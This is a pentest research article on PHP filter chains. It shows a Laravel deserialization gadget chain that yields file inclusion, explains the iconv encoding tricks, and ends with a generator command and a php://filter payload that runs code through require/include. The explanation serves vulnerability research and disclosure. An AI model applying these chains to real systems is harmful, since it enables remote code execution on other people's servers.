PHP FILTERS CHAIN: WHAT IS IT AND HOW TO USE IT

Written by Rémi Matasse - 18/10/2022 - in Pentest

Searching for new gadget chains to exploit deserialization vulnerabilities can be tedious. In this article we will explain how to combine a recently discovered technique called PHP filters [LOKNOP-GIST], to transform file inclusion primitives in PHP applications to remote code execution. To support our explanations we will rely on a Laravel file inclusion gadget chains that was discovered during this research.


HOW IT BEGAN


RESEARCH ON POP CHAINS

It all started from research on gadgets chains to improve code analysis skills on PHP. We first began with one of my favorite framework: *Symfony*. Unfortunately, the task was harder than expected since most of the potentially interesting objects are protected by the following mechanism:

```php
<?php

class RandomClassThatSeemedPromising {
    [...]
    public function __wakeup()
    {
        throw new \BadMethodCallException('Cannot unserialize '.__CLASS__);
    }

    public function __destruct(){
        //cool stuff that seemed exploitable
    }

}
```

Since the `__wakeup` method is automatically called when unserializing, a `BadMethodCallException` will be thrown and the `__destruct` method will never be executed.






After some time finding literally nothing, we tried to have a look at another common PHP framework: *Laravel*.

FILE INCLUDE CHAIN ON LARAVEL FRAMEWORK

The researches were far quicker to show results on *Laravel*. A working file inclusion POP chain was found in a few hours on the `laravel/framework` v9.34.0 package. While *Laravel's* developers were contacted regarding this issue, they do not intend to fix the gadget chain because, according to them, the issue lies in the use of `unserialize()` on untrusted user inputs.



File include gadget chain on laravel/framework 9.34.0.

PHP unserialization will not be covered here since there are already several good resources on the subject, such as this one: [OWASP-POP-chain].

The chain we found works as follows:

- in `src/Illuminate/Routing/PendingResourceRegistration.php`

```
<?php

namespace Illuminate\Routing;

use Illuminate\Support\Arr;
use Illuminate\Support\Traits\Macroable;

class PendingResourceRegistration
{
    $this->name = $name;
```

```
        $this->options = $options;
        $this->registrar = $registrar;
        $this->controller = $controller;
[...]

    public function register()
    {
        $this->registered = true;

        return $this->registrar->register(
            $this->name, $this->controller, $this->options
        );
    }
[...]
    public function __destruct()
    {
        if (! $this->registered) {
            $this->register();
        }
    }
}
```

When the `__destruct()` function is called, if the `$this->registered` value is not defined, the execution flow first goes to the `PendingResourceRegistration` object's `register` function. The latter then calls the `register` function of another object which can be arbitrarily defined.

All there is to do from this point is to find another object defining a `register` function in *Laravel* packages. Because PHP is a weakly typed language, we can set the value of the registrar attribute to any other object.


Additionally, if a method is called with more parameters than its prototype, the extra parameters will be ignored. This means we can call any register methods from any *Laravel* object with zero to three parameters.

- in `src/Illuminate/Routing/RouteFileRegistrar.php`

```
<?php

namespace Illuminate\Routing;

class RouteFileRegistrar
{
    protected $router;
[...]
    public function register($routes)
    {
        $router = $this->router;

        require $routes;
    }
}
```

The `RouteFileRegistrar` class has a register method with one argument and, icing on the cake, there is a permissive `require` function in which we entirely control the parameter `$routes`.

From this point, we have a local file inclusion on the latest *Laravel* version. This is however not sufficient compared to the multiple already existing ways to get code execution via unserialization on Laravel as shows the *phpggc* available pop chains list.



Guzzle/INFO1	6.0.0 <= 6.3.2	phpinfo()
Guzzle/RCE1	6.0.0 <= 6.3.2	RCE (Function call)
Horde/RCE1	<= 5.2.22	RCE (PHP code)
Kohana/FR1	3.*	File read
Laminas/FD1	<= 2.11.2	File delete
Laminas/FW1	2.8.0 <= 3.0.x-dev	File write
Laravel/RCE1	5.4.27	RCE (Function call)
Laravel/RCE10	5.6.0 <= 9.1.8+	RCE (Function call)
Laravel/RCE2	5.4.0 <= 8.6.9+	RCE (Function call)
Laravel/RCE3	5.5.0 <= 5.8.35	RCE (Function call)
Laravel/RCE4	5.4.0 <= 8.6.9+	RCE (Function call)
Laravel/RCE5	5.8.30	RCE (PHP code)
Laravel/RCE6	5.5.* <= 5.8.35	RCE (PHP code)
Laravel/RCE7	? <= 8.16.1	RCE (Function call)
Laravel/RCE8	7.0.0 <= 8.6.9+	RCE (Function call)
Laravel/RCE9	5.4.0 <= 9.1.8+	RCE (Function call)
Magento/FW1	? <= 1.9.4.0	File write
Magento/SQLI1	? <= 1.9.4.0	SQL injection
Magento2/FD1	*	File delete
Monolog/FW1	3.0.0 <= 3.1.0+	File write
Monolog/RCE1	1.4.1 <= 1.6.0 1.17.2 <= 2.7.0+	RCE (Function call)
Monolog/RCE2	1.4.1 <= 2.7.0+	RCE (Function call)

Laravel pop chains list on phpggc.

After digging for a while to try and transform this file inclusion primitive to a remote code execution, we were advised by a colleague (@LoadLow) to take a look at PHP filter chains. A pretty good write-up by *loknop* on the subject can be found here: [LOKNOP-GIST]. The exploitation described in the article is not versatile since it missed many possible payloads, but from this point, we wanted to find a way to adapt it to our situation.

PHP FILTERS TO THE RESCUE

Around the world, there are nearly 7000 spoken languages. In order to allow most people on Earth to benefit from the internet and to communicate with each other, many printable characters have to be enabled. We all know our basic ASCII encoding table, but it is far too small to speak in Japanese, or even in Greek which contains characters such as 'λ', 'ν', 'π'. Thus, to be able to print characters from other languages, or even emojis, ☺, many encoding tables were created to convert or even translit characters from one language to another when possible.

All these examples are only linked to languages spoken by humans ! Many RFCs were designed for other protocols to make characters interpretable on older systems.

On Linux, you can enumerate the conversion table aliases through the `iconv -l` command.

```
$ iconv -l
The following list contains all the coded character sets known.  This does
not necessarily mean that all combinations of these names can be used for
the FROM and TO command line parameters.  One coded character set can be
listed with several different names (aliases).

  437, 500, 500V1, 850, 851, 852, 855, 856, 857[...]
```

These conversion tables are also accessible through `php://convert.iconv.*.*` wrappers: [PHP-DOC-WRAPPER-CONVERT-ICONV].

> The `convert.iconv.*` filters are available, if iconv support is enabled, and their use is equivalent to processing all stream data with iconv(). These filters do not support parameters, but instead expect the input and output encodings to be given as part of the filter name, i.e. either as `convert.iconv.<input-encoding>.<output-encoding>` or

> `convert.iconv.<input-encoding>/<output-encoding>` (both notations are semantically equivalent).

This wrapper makes the link between the wrapper and the PHP function `iconv` [PHP-DOC-ICONV-FUNC].

This exploitation trick was first detailed on a CTF write-up who referenced another article from *gynvael* [GYNVAEL-BLOGPOST] using PHP wrappers for other purposes in 2018. The trick is not new, but it only began to be democratized around the end of 2021.

DIG FURTHER, HOW DOES IT WORK

It is possible to transform many characters from a string by using different encodings through `iconv`, but it is mandatory to control the generated data. We can answer both problematics using base64.

CONTROLLING THE GENERATED DATA

To be able to strip junk characters, the way `base64decode` works on PHP is quite interesting.

```
$ php -r "echo base64_encode('base64');"
YmFzZTY0

$ php -r "echo base64_decode('YmFzZTY0');"
base64

$ php -r "echo base64_decode('@_>YmFzZTY0');"
base64

$ echo '@_>YmFzZTY0' > test.txt

$ php -r "echo file_get_contents('php://filter/convert.base64-decode/resource=test.txt');"
base64
```

On the above example, the "*base64*" string is base64-encoded, then decoded. The interesting part is when we prepend the "*@_>*" string to our base64 value. As you can see, PHP does not throw errors, but simply ignores them and works as if they did not exist ! This behavior is pure gold in our case since it allows us to filtrate valid characters.

Even if the PHP `base64-decode` filter and `base64_decode` function are really close in their behavior, there is a difference between them regarding the way the '=' character is interpreted.

```
$ echo 'YmFzZTY0' > test.txt

$ php -r "echo file_get_contents('php://filter/convert.base64-decode/resource=test.txt');"
base64

$ php -r "echo base64_decode('YmFzZ==TY0');"
base64

$ echo 'YmFzZ==TY0' > test.txt

$ php -r "echo file_get_contents('php://filter/convert.base64-decode/resource=test.txt');"

Warning: file_get_contents(): stream filter (convert.base64-decode): invalid byte sequence in Command line code on line 1

$ echo 'YmFzZTY0==' > test.txt

$ php -r "echo file_get_contents('php://filter/convert.base64-decode/resource=test.txt');"

Warning: file_get_contents(): stream filter (convert.base64-decode): invalid byte sequence in Command line code on line 1
```

As we can see, for some reason, the `base64-decode` filter does not properly handle equal signs well compared to the default `base64_decode` PHP function. To solve this problem, it is also required to get rid of equal signs. One of the solutions is to use the UTF7 encoding, which transforms equal signs into other characters that do not bother the `base64-decode` filter.

```
$ php -r "echo file_get_contents('php://filter/convert.iconv.UTF8.UTF7/convert.base64-decode/resource=test.txt');"
base64���
```

PREPEND CHARACTERS

Now that we can filtrate valid characters from junk, let's discuss the heart of this trick: prepended characters from encoding! And somebody might ask "why the hell would an encoding add characters ?". To answer this question we must dig a little in some character encoding RFCs, because indeed, some of them actually prepend characters in an attended way.

UNICODE ENCODING

In some cases, signatures are prepended by encoding. In the case of Unicode (UTF-16), it is required to give to your system the order of the bytes to use (Byte Order Mark BOM), by digging a bit in the RFC 2781 referring to it [RFC-2781]

> ```
> The Unicode Standard and ISO 10646 define the character "ZERO WIDTH
> NON-BREAKING SPACE" (0xFEFF), which is also known informally as "BYTE
> ORDER MARK" (abbreviated "BOM").This usage, suggested by Unicode
> and ISO 10646 Annex F (informative), is to prepend a 0xFEFF character
> to a stream of Unicode characters as a "signature"; a receiver of such
> a serialized stream may then use the initial character both as a hint
> that the stream consists of Unicode characters and as a way to recognize
> the serialization order.
> In serialized UTF-16 prepended with such a signature, the order is
> big-endian if the first two octets are 0xFE followed by 0xFF; if they
> are 0xFF followed by 0xFE, the order is little-endian. Note that
> 0xFFFE is not a Unicode character, precisely to preserve the
> usefulness of 0xFEFF as a byte-order mark.
> ```

This is just an example of why a character might be prepended to a string depending on the encoding used.

KOREAN CHARACTER ENCODING FOR INTERNET MESSAGES

The Korean Character encoding for Internet Messages (ISO-2022-KR) is detailed by the following RFC: [RFC-1557].

> ```
> It is assumed that the starting code of the message is ASCII.  ASCII
>    and Korean characters can be distinguished by use of the shift
>    function.  For example, the code SO will alert us that the upcoming
>    bytes will be a Korean character as defined in KSC 5601.  To return
>    to ASCII the SI code is used.
>
>    Therefore, the escape sequence, shift function and character set used
>    in a message are as follows:
>
>            SO          KSC 5601
>            SI          ASCII
>            ESC $ ) C   Appears once in the beginning of a line
>                            before any appearance of SO characters.
> ```

Basically, it means that to be considered as ISO-2022-KR, a message has to start with the sequence "*ESC $) C*".

This encoding is one of the 7-bit ISO 2022 code versions along with ISO-2022-CN, ISO-2022-CN-EXT, ISO-2022-JP, ISO-2022-JP-1, ISO-2022-JP-2. However, In this encoding list, ISO-2022-KR is the only one prepending characters with the `iconv` PHP function.

```
<?php

$iso_2022_7bits_encodings = array('ISO-2022-CN', 'ISO-2022-CN-EXT', 'ISO-2022-JP', 'ISO-2022-JP', 'ISO-2022-JP-2', 'ISO-2022-KR');

foreach ($iso_2022_7bits_encodings as $elem){
      echo "[$elem] : hex [";
      echo bin2hex(iconv('UTF8',$elem, 'START'))."]\n";
}
```

```
$ php iso_2022_7bits_encodings.php
[ISO-2022-CN] : hex [5354415254]
[ISO-2022-CN-EXT] : hex [5354415254]
[ISO-2022-JP] : hex [5354415254]
[ISO-2022-JP] : hex [5354415254]
[ISO-2022-JP-2] : hex [5354415254]
[ISO-2022-KR] : hex [1b2429435354415254]
```

ENCODINGS USABLE TO PREPEND CHARACTERS

The following table recaps what was discussed on ISO/IEC 2022 and Unicode encodings. Those will prepend characters without breaking the integrity of a base64 string, making them usable in PHP filter chains.

Encoding identifier	Prepended characters
ISO2022KR	\x1b$)C
UTF16	\xff\xfe
UTF32	\xff\xfe\x00\x00

TRANSFORM THEM AND GET WHAT YOU WANT

The last part of our encoding trip is quite obvious. We just demonstrated that prepending character by reading a file is feasible. Now wouldn't it be great to be able to prepend arbitrary characters ? This can be achieved by chaining conversion filters.

EXAMPLE: PREPEND 8 TO YOUR CHAIN

Each conversion alias is directly linked to a table containing the printable characters linked to it. We aim to jump from a table to another to get a specific character. In order to prepend an 8 we will require the iso8859-10 (covering Scandinavian languages) and UNICODE tables.

Iso8859-10 table (Latin 6)


	x0	x1	x2	x3	x4	x5	x6	x7	x8	x9	xA	xB	xC	xD	xE	xF
0x																
1x																
2x	SP	!	"	#	$	%	&	'	(	)	*	+	,	-	.	/

	x0	x1	x2	x3	x4	x5	x6	x7	x8	x9	xA	xB	xC	xD	xE	xF
3x	0	1	2	3	4	5	6	7	8	9	:	;	<	=	>	?
4x	@	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
5x	P	Q	R	S	T	U	V	W	X	Y	Z	[	\	]	^	_
6x	`	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o
7x	p	q	r	s	t	u	v	w	x	y	z	{	|	}	~	
8x																
9x																
Ax	NBSP	Ą	Ē	Ģ	Ī	Ĩ	Ķ	Ş	Ļ	Đ	Š	Ŧ	Ž	SHY	Ū	Ŋ
Bx	°	ą	ē	ģ	ī	ĩ	ķ	·	ļ	đ	š	ŧ	ž	—	ū	ŋ
Cx	Ā	Á	Â	Ã	Ä	Å	Æ	Į	Č	É	Ę	Ë	Ė	Í	Î	Ï
Dx	Đ	Ņ	Ō	Ó	Ô	Õ	Ö	Ũ	Ø	Ų	Ú	Û	Ü	Ý	Þ	ß
Ex	ā	á	â	ã	ä	å	æ	į	č	é	ę	ë	ė	í	î	ï
Fx	ð	ņ	ō	ó	ô	õ	ö	ũ	ø	ų	ú	û	ü	ý	þ	ĸ

Part of UNICODE table (UTF 16)

	x00	x01	x02	...	x35	x36	x37	x38	...
00x	NUL	SOH	STX		5	6	7	8	
...									
01x	Ā	ā	Ă		ĵ	Ķ	ķ	ĸ	/
...									

The theory has now been detailed, let's see how it works concretely with a short example.



Prepend 8 to a string using different encodings.

As illustrated above, prepending an 8 can be achieved in 3 steps:

- Convert a string to UTF16 to prepend '\xff\xfe'
- Convert the created string to latin6, *'\xff'* is equivalent to the latin character kra 'ĸ'
- Convert the string back to UTF16 where the character 'ĸ' is equivalent to *'\x01\x38'*
- Finally, the chain will be interpreted character by character when printed, so '\x38' becomes *'8'*

```
<?php
$return = iconv( 'UTF8', 'UTF16', "START");
echo(bin2hex($return)."\n");
echo($return."\n");
$return2 = iconv( 'LATIN6', 'UTF16', $return);
echo(bin2hex($return2)."\n");
echo($return2."\n");
```

```
$ php prepend8.php
fffe53005400410052005400
START
fffe3801fe00530000005400000041000000520000005400000
8START
```

WHAT YOU DON'T WANT

Now let's discuss the difficulties encountered when trying to prepend arbitrary characters.

The first tries to generate other base64 characters after discovering this method were based on a script found on Hacktricks [HACKTRICKS-LFI2RCE-FILTERS]. This script will basically brute-force any common iconv table identifier randomly and see if the prepended character is one of the 64 required. But this script did not check if the integrity of other characters from the initial string was preserved or not.

On Hacktricks, there is a list of brute forced characters which seems promising, but it just cannot work on a full chain and the reason is quite interesting! Let's illustrate with this chain by prepending a 'b' to a string:

```
conversions = {
[...]
 'b': 'convert.iconv.UTF8.CSISO2022KR|convert.iconv.CP1399.UCS4',
[...]
}
```


As we can see, the CP1399 codec is used, which is an alias to one of the Japanese version of the Extended Binary Coded Decimal Interchange Code (EBCDIC). It is used as a conversion table on this chain (really close to the IBM 1027 codec). This encoding was used on IBM systems. However, according to the Wikipedia page [EBCDIC-WIKI], there were compatibility issues between EBCDIC and ASCII. Indeed, as we can see in the following table, the hex value 42 is not the character 'B', but 。in

EBCDIC.

IBM 1027

	x0	x1	x2	x3	x4	x5	x6	x7	x8	x9	xA	xB	xC	xD	xE	xF
[...]																
4x	SP		。	「	」	、	・	ヲ	ァ	ィ	¢	.	<	(	+	|
5x	&	ゥ	ェ	ォ	ャ	ュ	ョ	ッ	ー	ア	!	$	*	)	;	¬
6x	-	/	イ	ウ	エ	オ	カ	キ	ク	ケ		,	%	_	>	?
[...]																

While this can seem meaningless, let's see what happens step by step on our START string when we try to prepend 'b' to it by following the filters.



Breaking a string integrity while prepending 'b'.

The UCS4 codec was not detailed here because it is really close to UTF32. It will only prepend null bytes on each character.

```
<?php
$return = iconv( 'UTF8', 'CSISO2022KR',"START");
echo(bin2hex($return)."\n");
```

```
echo($return."\n");
$return2 = iconv( 'CP1399', 'UTF8',$return);
echo(bin2hex($return2)."\n");
echo($return2."\n");
$return3 = iconv( 'UTF8', 'UCS4', $return2);
echo(bin2hex($return3)."\n");
echo($return3."\n");


php test.php
1b2429435354415254
START
c28fc284c289efbda2efbdabefbdac1aefbdaaefbdac

    「ｵﾔ◆ｴﾔ
0000008f000000840000000890000ff620000ff6b0000ff6c0000001a0000ff6a0000ff6c
◆◆◆◆b◆k◆l◆◆j◆l
```

So the character 'b' is successfully prepended, but the content is also changed, including the content you already have generated. The string START was transformed during the process. This basically means this filter chain would destroy any character you created before this one.

Following this logic, even if CSISO2022KR seems promising, it is not really that useful. It prepends the chain '\x1b$)C' and because 'C' is one of the 64 characters of base64, if one of your chains uses this encoding, and you prepend something else than a 'C', it means your filter chain won't be stable.

Honestly this part of the blogpost was the hardest one to write. We really wanted to focus on a full analysis of an unstable chain is to fully understand what works or not. IBM codecs are various, each of them do things their way, and understanding how they convert a string to UTF8 is again another story. Some tables are close to each other with only a few characters being different, so building a chain from one to another can quickly take a large amount of time.

PATCHING A MAIN ISSUE: THE REQUIREMENT OF A VALID FILE PATH

One of the main issues this trick had was the requirement of knowing a valid file path to include/require on the PHP wrapper. This is no longer the case because PHP wrappers allow to nest one to another!

```
$ php -r "echo require('php://filter/convert.base64-decode/resource=php://temp');"
1
```

By using the PHP wrapper `php://temp` as the input resource of the whole filters chain, it is no longer necessary to guess a valid path on the target's file system, which depends on the operating system. It also won't be necessary to guess a path that is allowed by `open_basedir` directives.

COMBINING ALL TOGETHER IN A SCRIPT

Using the elements we discovered so far we created a script to automatically generate valid filter-chains. This script was heavily inspired by two resources: [WUPCO-GITHUB-REPO], [LOKNOP-GIST] and was completed with additional and smaller brute-forced chains. Every generated character has been tested to ensure the integrity of the chains was intact while chaining the filters.

It basically transforms a string to a valid PHP filter chain. For example the following chain will trigger the code `<?php phpinfo(); ?>` on a `require` or `include`.

```
$ python3 php_filter_chain_generator.py --chain '<?php phpinfo(); ?>'
[+] The following gadget chain will generate the following code : <?php phpinfo(); ?> (base64 value: PD9waHAgcGhwaW5mbygpOyA gPz4g)
php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.855.CP936|convert.iconv.IBM-932.UTF-8|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP866.CSUNICODE|convert.iconv.CSISOLATIN5.ISO_6937-2|convert.iconv.CP950.UTF-16BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.865.UTF16|convert.iconv.CP901.ISO6937|convert.base64-decode|convert.base64-e
```

